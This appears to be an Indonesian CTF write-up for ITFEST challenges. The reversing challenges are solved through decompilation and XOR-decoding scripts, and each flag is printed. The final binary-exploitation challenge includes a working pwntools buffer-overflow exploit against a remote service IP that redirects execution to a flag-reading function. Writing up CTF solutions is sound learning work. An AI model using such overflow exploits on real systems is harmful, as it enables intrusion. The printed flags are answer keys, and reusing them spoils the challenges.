    v3 = "\r\n";
    v4 = s;
    s[strcspn(s, "\r\n")] = 0;
    if ( (unsigned int)sub_12D0(s) )
    {
      sub_1270();
    }
    else
    {
      v4 = "[-] Invalid key! Lisensi tidak valid atau kadaluarsa.";
      puts("[-] Invalid key! Lisensi tidak valid atau kadaluarsa.");
    }
    v6 = 0LL;
  }
  if ( v9 != __readfsqword(0x28u) )
    start(v4, v3, v6);
  return (unsigned int)v6;
}
```

secara singkat, ada percabangan di main func, jika kondisi terpenuhi maka akan memanggil func sub_1270(), jika tidak maka akan mencetak “[-] Invalid key! Lisensi tidak valid atau kadaluarsa.” yang berarti gagal atau false. oleh karena itu target kita saat ini adalah kondisi true atau terpenuhi. ayo cek isi sub_1270().

```
int sub_1270()
{
  unsigned __int8 *v0; // rbx
  unsigned __int8 v1; // di

  v0 = (unsigned __int8 *)&unk_20C0;
  printf("[+] Lisensi terverifikasi! Flag: ");
  do
  {
    v1 = *v0++;
    putc(v1 ^ 0x5B, stdout);
  }
  while ( v0 != (unsigned __int8 *)((char *)&unk_20C0 + 22) );
  return putc(10, stdout);
}
```

saat melihat isi sub_1270(), terdapat sebuah indikasi bahwa fungsi ini mencetak flag, lalu mencetak hasil dari pointer v1 yang di-xor dengan 0x5b secara berulang (loop).

```
00000000000020C0  12 0F 1D 1E 08 0F 20 30  68 22 3C 68 35 04 38 29
00000000000020D0  6F 38 30 68 3F 26 00 00  01 1B 03 3B 34 00 00 00
```

coba kita ambil nilai dari unk_20c0 (alamat yang dituju v0) dan xor kan dengan 0x5b seperti di file di dalam terminal lokal.

```
itfest_umk/rev/kunci via v3.14.8
❯ cat solve.py
data = bytes.fromhex("12 0F 1D 1E 08 0F 20 30 68 22 3C 68 35 04 38 29 6F 38 30 68 3F 26")


decoded = bytes(b ^ 0x5B for b in data)
print(decoded.decode("ascii", errors="replace"))

itfest_umk/rev/kunci via v3.14.8
❯ python3 solve.py
ITFEST{k3yg3n_cr4ck3d}
```

FLAG: `ITFEST{k3yg3n_cr4ck3d}`

AI Link

GUDANG KEDUA PAK SLAMET



Tools Used: IDA Pro, Python3

okei, seperti sebelumnya, kita bedah di IDA dan cek main func nya.

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char v4[48]; // [rsp+0h] [rbp-C0h] BYREF
  char s[64]; // [rsp+30h] [rbp-90h] BYREF
  char s2[64]; // [rsp+70h] [rbp-50h] BYREF
  size_t v7; // [rsp+B0h] [rbp-10h]
  unsigned __int64 i; // [rsp+B8h] [rbp-8h]

  sub_401176(s2);
  puts("=== STRING HUNTER ===");
  puts("Ada flag tersembunyi. Temukan kunci rahasianya!");
  printf("Masukkan kunci: ");
  if ( !fgets(s, 64, stdin) )
    return 1LL;
  s[strcspn(s, "\n")] = 0;
  if ( !strcmp(s, s2) )
  {
    v7 = strlen(s2);
    for ( i = 0LL; i <= 0x1F; ++i )
      v4[i] = s2[i % v7] ^ byte_402020[i];
    v4[32] = 0;
    printf("Benar! Flag: %s\n", v4);
    return 0LL;
  }
  else
  {
    puts("Kunci salah. Terus berburu string!");
    return 1LL;
  }
}
```

Masih sama seperti sebelumnya, karena else menandakan false atau salah maka target kita adalah kondisi true. terlihat di baris true looping operasi xor byte_402020 terhadap key s2. setelah di cek ke dalam func yang berinteraksi dengan s2 (sub_401176), ditemukan key dengan campuran little endian. kita serahkan ke AI untuk decrypt key nya.

Breakdown:

1. `*a1 = 0;` — clears the string.
2. `strcpy(..., "str1ng");` — writes `str1ng`.
3. `0x7233746E34685F` — little-endian bytes decode to `_h4nt3r`.
4. `strcpy(result, "_2026");` — appends `_2026`.

So the resulting key is `str1ng_h4nt3r_2026`.

okei, saatnya xor dengan byte_402020.
*value byte_402020.

```
0000000000402020  3A 20 34 74 3D 33 24 3B  60 3C 45 7D 35 0C 6D 78
0000000000402030  67 78 27 26 2A 6E 3D 57  6F 58 6B 28 21 7D 3C 22
```

kita akan pakai python untuk operasi xor.

```
itfest_umk/rev/gudang2 via v3.14.8
❯ cat solve.py
data = bytes.fromhex("""
3A 20 34 74 3D 33 24 3B 60 3C 45 7D 35 0C 6D 78
67 78 27 26 2A 6E 3D 57 6F 58 6B 28 21 7D 3C 22
""")

key = b"str1ng_h4nt3r_2026"


flag = bytes(data[i] ^ key[i % len(key)] for i in range(32))
print(flag)

itfest_umk/rev/gudang2 via v3.14.8
❯ python3 solve.py
b'ITFEST{STR1NGS_HUNTRX_S000_FUNN}'
```

FLAG: `ITFEST{STR1NGS_HUNTRX_S000_FUNN}`


AI Link

PETI



Tools Used: PyLingual, Python3

Diberikan sebuah file compile python (pyc), untuk decompile kita akan pakai PyLingual.




```
itfest_umk/rev/peti via v3.14.8
❯ cat peti.py
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: 'peti.py'
# Bytecode version: 3.8.0rc1+ (3413)
# Source timestamp: 2026-10-05 04:14:04 UTC (1791173644)

import sys
_K = [23, 94, 42, 145]
_T = [242, 81, 101, 169, 38, 85, 144, 157, 65, 233, 101, 129, 166, 229, 89, 28, 226, 129, 234, 1, 53, 29, 113, 245, 49, 33, 221, 193, 254, 197, 216]
def _decoy():
    return 'ITFEST{n1c3_try_bu7_n0pe}'
def _mix(c, i):
    c = c ^ _K[i % 4]
    c = (c << 3 | c >> 5) & 255
    return c + i & 255
def check(s):
    if len(s) != len(_T):
        return False
    else:
        for i, ch in enumerate(s):
            if _mix(ord(ch), i) != _T[i]:
                return False
        return True
def main():
    print('=== Peti Tua Pak Pyc ===')
    s = input('Masukkan flag: ').strip()
    if check(s):
        print('Flag benar.')
    else:
        print('Flag salah.')
    sys.exit(0)
if __name__ == '__main__':
    main()
```

Seperti itu hasilnya, disitu ada flag umpan tapi kita akan fokus membalik enkripsi menjadi deskripsi.

```python
def _mix(c, i):
    c = c ^ _K[i % 4]
    c = (c << 3 | c >> 5) & 255
    return c + i & 255


def reverse_mix(c, i):
    c = (c - i) & 0xFF
    c = ((c >> 3) | (c << 5)) & 0xFF
    c ^= _K[i % 4]
    return c
```

func di atas adalah func enkripsi sementara di bawah adalah func deskripsi. langsung saja jalankan.

```
itfest_umk/rev/peti via v3.14.8
❯ cat solve.py

_K = [23, 94, 42, 145]
_T = [
    242, 81, 101, 169, 38, 85, 144, 157,
    65, 233, 101, 129, 166, 229, 89, 28,
    226, 129, 234, 1, 53, 29, 113, 245,
    49, 33, 221, 193, 254, 197, 216
]


def reverse_mix(c, i):
    # Reverse: c = (c + i) & 255
    c = (c - i) & 0xFF

    # Reverse ROL 3 → ROR 3
    c = ((c >> 3) | (c << 5)) & 0xFF

    # Reverse XOR
    c ^= _K[i % 4]

    return c

decoded = bytes(
    reverse_mix(c, i)
    for i, c in enumerate(_T)
)


print(decoded)

itfest_umk/rev/peti via v3.14.8
❯ python3 solve.py
b'ITFEST{C0BA_DEC0MP1L3_AJ4_REKK}'
```

FLAG: `ITFEST{C0BA_DEC0MP1L3_AJ4_REKK}`

AI Link

MESIN TUA



Tools Used: IDA Pro, Python3

masih sama seperti selebumnya, kita decompile pakai IDA dan lihat main func nya.

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  const char *v3; // rsi
  char *v4; // rdi
  void (*v5)(void); // rdx
  char s[136]; // [rsp+10h] [rbp-98h] BYREF
  unsigned __int64 v8; // [rsp+98h] [rbp-10h]

  v8 = __readfsqword(0x28u);
  printf("Masukkan Kunci Akses: ");
  v3 = (const char *)&qword_80;
  v4 = s;
  if ( fgets(s, 128, stdin) )
  {
    v3 = "\r\n";
    s[strcspn(s, "\r\n")] = 0;
    if ( (unsigned int)sub_1250(s) )
    {
      v4 = "Akses diterima! Kunci valid.";
      puts("Akses diterima! Kunci valid.");
    }
    else
    {
      v4 = "Akses ditolak: Kunci salah.";
      puts("Akses ditolak: Kunci salah.");
    }
    v5 = 0LL;
  }
  else
  {
    v5 = (void (*)(void))(&dword_0 + 1);
  }
  if ( v8 != __readfsqword(0x28u) )
    start((__int64)v4, (__int64)v3, v5);
  return (unsigned int)v5;
}
```

untuk target kondisi adalah hasil dari func sub_1250(), jika hasil !0 maka kunci valid.

ayo langsung lihat isi func nya.

```
_BOOL8 __fastcall sub_1250(const char *a1)
{
  char *v3; // rdx
  __int64 v4; // rsi
  _BOOL4 v5; // ecx
  char v6; // di
  char v7; // al
  bool v8; // cc
  unsigned __int64 v9; // rax

  if ( strlen(a1) != 26 )
    return 0LL;
  v3 = byte_2060;
  v4 = 2LL;
  v5 = 0;
  v6 = 0;
  v7 = byte_2060[0];
  v8 = byte_2060[0] <= 3u;
  if ( byte_2060[0] == 3 )
    goto LABEL_10;
LABEL_4:
  if ( v8 )
  {
    if ( v7 == 1 )
    {
      v9 = (unsigned __int8)v3[1];
      v6 = 0;
      if ( v9 <= 0x19 )
        v6 = a1[v9];
LABEL_8:
      while ( 1 )
      {
        v4 += 2LL;
        v3 += 2;
        if ( v4 == 212 )
          break;
        v7 = *v3;
        v8 = (unsigned __int8)*v3 <= 3u;
        if ( *v3 != 3 )
          goto LABEL_4;
LABEL_10:
        v5 = v3[1] == v6;
      }
    }
    else if ( v7 == 2 )
    {
      v6 ^= v3[1];
      goto LABEL_8;
    }
    return 0LL;
  }
  if ( v7 == 4 )
00001250 sub_1250:1 (1250)
```

terdapat percabangan yang memeriksa input dengan panjang 26 char, kita harus mengarah ke true agar return tidak 0.

saat saya cek var byte_2060:

```
0000000000002050  73 61 6C 61 68 2E 00 00  00 00 00 00 00 00 00 00  salah.......
0000000000002060  01 00 02 5C 03 15 04 FE  01 01 02 63 03 37 04 FE  ...\.......c
0000000000002070  01 02 02 6A 03 2C 04 FE  01 03 02 71 03 34 04 FE  ...j.,.....q
0000000000002080  01 04 02 78 03 2B 04 FE  01 05 02 7F 03 2B 04 FE  ...x.+.....
0000000000002090  01 06 02 86 03 FD 04 FE  01 07 02 8D 03 EE 04 FE  ............
00000000000020A0  01 08 02 94 03 E1 04 FE  01 09 02 9B 03 E8 04 FE  ............
00000000000020B0  01 0A 02 A2 03 D6 04 FE  01 0B 02 A9 03 99 04 FE  ............
00000000000020C0  01 0C 02 B0 03 DD 04 FE  01 0D 02 B7 03 E8 04 FE  ............
00000000000020D0  01 0E 02 BE 03 C8 04 FE  01 0F 02 C5 03 A8 04 FE  ............
00000000000020E0  01 10 02 CC 03 93 04 FE  01 11 02 D3 03 A1 04 FE  ............
00000000000020F0  01 12 02 DA 03 E9 04 FE  01 13 02 E1 03 97 04 FE  ............
0000000000002100  01 14 02 E8 03 DB 04 FE  01 15 02 EF 03 9D 04 FE  ............
0000000000002110  01 16 02 F6 03 85 04 FE  01 17 02 FD 03 CE 04 FE  ............
0000000000002120  01 18 02 04 03 60 04 FE  01 19 02 0B 03 76 04 FE  .....`.......
0000000000002130  FF 00 00 00 01 1B 03 3B  28 00 00 00 04 00 00 00  .......;(...
0000000000002140  EC EE FF FF 5C 00 00 00  5C EF FF FF A8 00 00 00  ....\...\...
```

isinya memiliki pola 01 xx 02 xx 03 xx 04 FE.

```
v7 = *v3;
v8 = (unsigned __int8)*v3 <= 3u;

------

v4 += 2LL;
```

```
v3 += 2;
```

saat didalami, var v7 mengambil byte pertama sebagai opcode sementara v3[1] sebagai operand. dan byte bertambah 2 setiap berpindah.

```
01 00  → instruksi 1
02 5C  → instruksi 2
03 15  → instruksi 3
04 FE  → instruksi 4
```

secara kesimpulan setelah ditelusuri,

```
01 <idx> : index char flag
02 <key> : Operand key XOR
03 <target> : Target byte
04 FE : Delimiter
```

dan terus berulang hingga 26 karakter.

saya meminta AI untuk membuatkan script decrypt dengan konsep tersebut.

```
data = bytes.fromhex("""
01 00 02 5C 03 15 04 FE
01 01 02 63 03 37 04 FE
01 02 02 6A 03 2C 04 FE
01 03 02 71 03 34 04 FE
01 04 02 78 03 2B 04 FE
01 05 02 7F 03 2B 04 FE
01 06 02 86 03 FD 04 FE
01 07 02 8D 03 EE 04 FE
01 08 02 94 03 E1 04 FE
01 09 02 9B 03 E8 04 FE
01 0A 02 A2 03 D6 04 FE
01 0B 02 A9 03 99 04 FE
01 0C 02 B0 03 DD 04 FE
01 0D 02 B7 03 E8 04 FE
01 0E 02 BE 03 C8 04 FE
01 0F 02 C5 03 A8 04 FE
01 10 02 CC 03 93 04 FE
01 11 02 D3 03 A1 04 FE
01 12 02 DA 03 E9 04 FE
01 13 02 E1 03 97 04 FE
```


```
01 14 02 E8 03 DB 04 FE
01 15 02 EF 03 9D 04 FE
01 16 02 F6 03 85 04 FE
01 17 02 FD 03 CE 04 FE
01 18 02 04 03 60 04 FE
01 19 02 0B 03 76 04 FE
""")

flag = bytearray(26)

for i in range(0, len(data), 8):
    opcode, idx, _, key, _, target, _, end = data[i:i+8]

    assert opcode == 1 and end == 0xFE
    flag[idx] = key ^ target

print("Hex  :", flag.hex())
print("Bytes:", bytes(flag))
print("Flag :", bytes(flag).decode("ascii", errors="replace"))
```




FLAG: `ITFEST{cust0m_vm_r3v3rs3d}`

AI Link

Biner Exploitation

SARANG KENARI



Tools Used: IDA Pro, Python3, pwntools

okei, langsung kita buka IDA dan cari kelemahannya.

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    setvbuf(stdin, 0LL, 2, 0LL);
4    setvbuf(_bss_start, 0LL, 2, 0LL);
5    setvbuf(stderr, 0LL, 2, 0LL);
6    puts("=== KONSOL MONITORING INDUSTRI v2.0 ===");
7    setup_seccomp();
8    vuln();
9    puts("[*] Data laporan tercatat.");
10   return 0;
11 }
```

setelah mencari, titik kelemahannya ada di func vuln()

```
ssize_t vuln()
{
  char buf[64]; // [rsp+0h] [rbp-40h] BYREF

  puts("[*] Masukkan laporan operasional stasiun:");
  return read(0, buf, 0x100uLL);
}
```

program membaca hingga 0x100 byte ke buffer yang hanya berukuran 64 byte, sehingga ada potensi buffer overflow.
dan karena setelah saya cek lagi, terdapat func orw() yang mencetak flag, maka tujuan kita kali ini adalah menggunakan buffer overflow untuk memanggil orw().

```
__int64 orw()
{
  char v1[64]; // [rsp+0h] [rbp-50h] BYREF
  __int64 v2; // [rsp+40h] [rbp-10h]
  __int64 v3; // [rsp+48h] [rbp-8h]

  v3 = syscall(2LL, "flag.txt", 0LL);
  if ( v3 < 0 )
    v3 = syscall(257LL, 4294967196LL, "flag.txt", 0LL);
  if ( v3 >= 0 )
  {
    v2 = syscall(0LL, v3, v1, 64LL);
    if ( v2 > 0 )
      syscall(1LL, 1LL, v1, v2);
    syscall(3LL, v3);
  }
  return syscall(60LL, 0LL);
}
```

kita akan menggunakan pwntools dari python untuk membangun script dan meluncurkan payload.

```
itfest_umk/pwn/saranf via v3.14.8
❯ cat solve.py
# template my pwntools

from pwn import *

#io = process('./chall')
io = remote('103.42.244.113', 33243)

context.binary = elf = ELF('./chall', checksec=False)
context.arch = 'amd64'

offset = 72
orw = elf.sym['orw']

payload = b'A' * offset
payload += p64(orw)

io.sendlineafter(b'[*] Masukkan laporan operasional stasiun:', payload)
io.interactive()
```

penjelasan singkat: kita akan mengirimkan sebuah payload berisi char A berjumlah 72 (dari 64 + 8, 64 dari ukuran var input dan 8 dari saved RBP) dan akan langsung mengenai saved RIP sebagai pemanggil orw() func.

```
itfest_umk/pwn/saranf via v3.12.14 (crypto)
❯ checksec ./chall
[*] '/home/sphirx/lab/itfest_umk/pwn/saranf/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
```

karena Stack dan PIE berstatus mati, kita bisa langsung menimpa tanpa leak alamat memori.


```
itfest_umk/pwn/saranf via v3.12.14 (pwn)
❯ python3 solve.py
[+] Opening connection to 103.42.244.113 on port 33934: Done
[*] Switching to interactive mode

ITFEST{l4p0r4n_st4s1un_p4br1k_t3rb4c4}
[*] Got EOF while reading in interactive
$
```

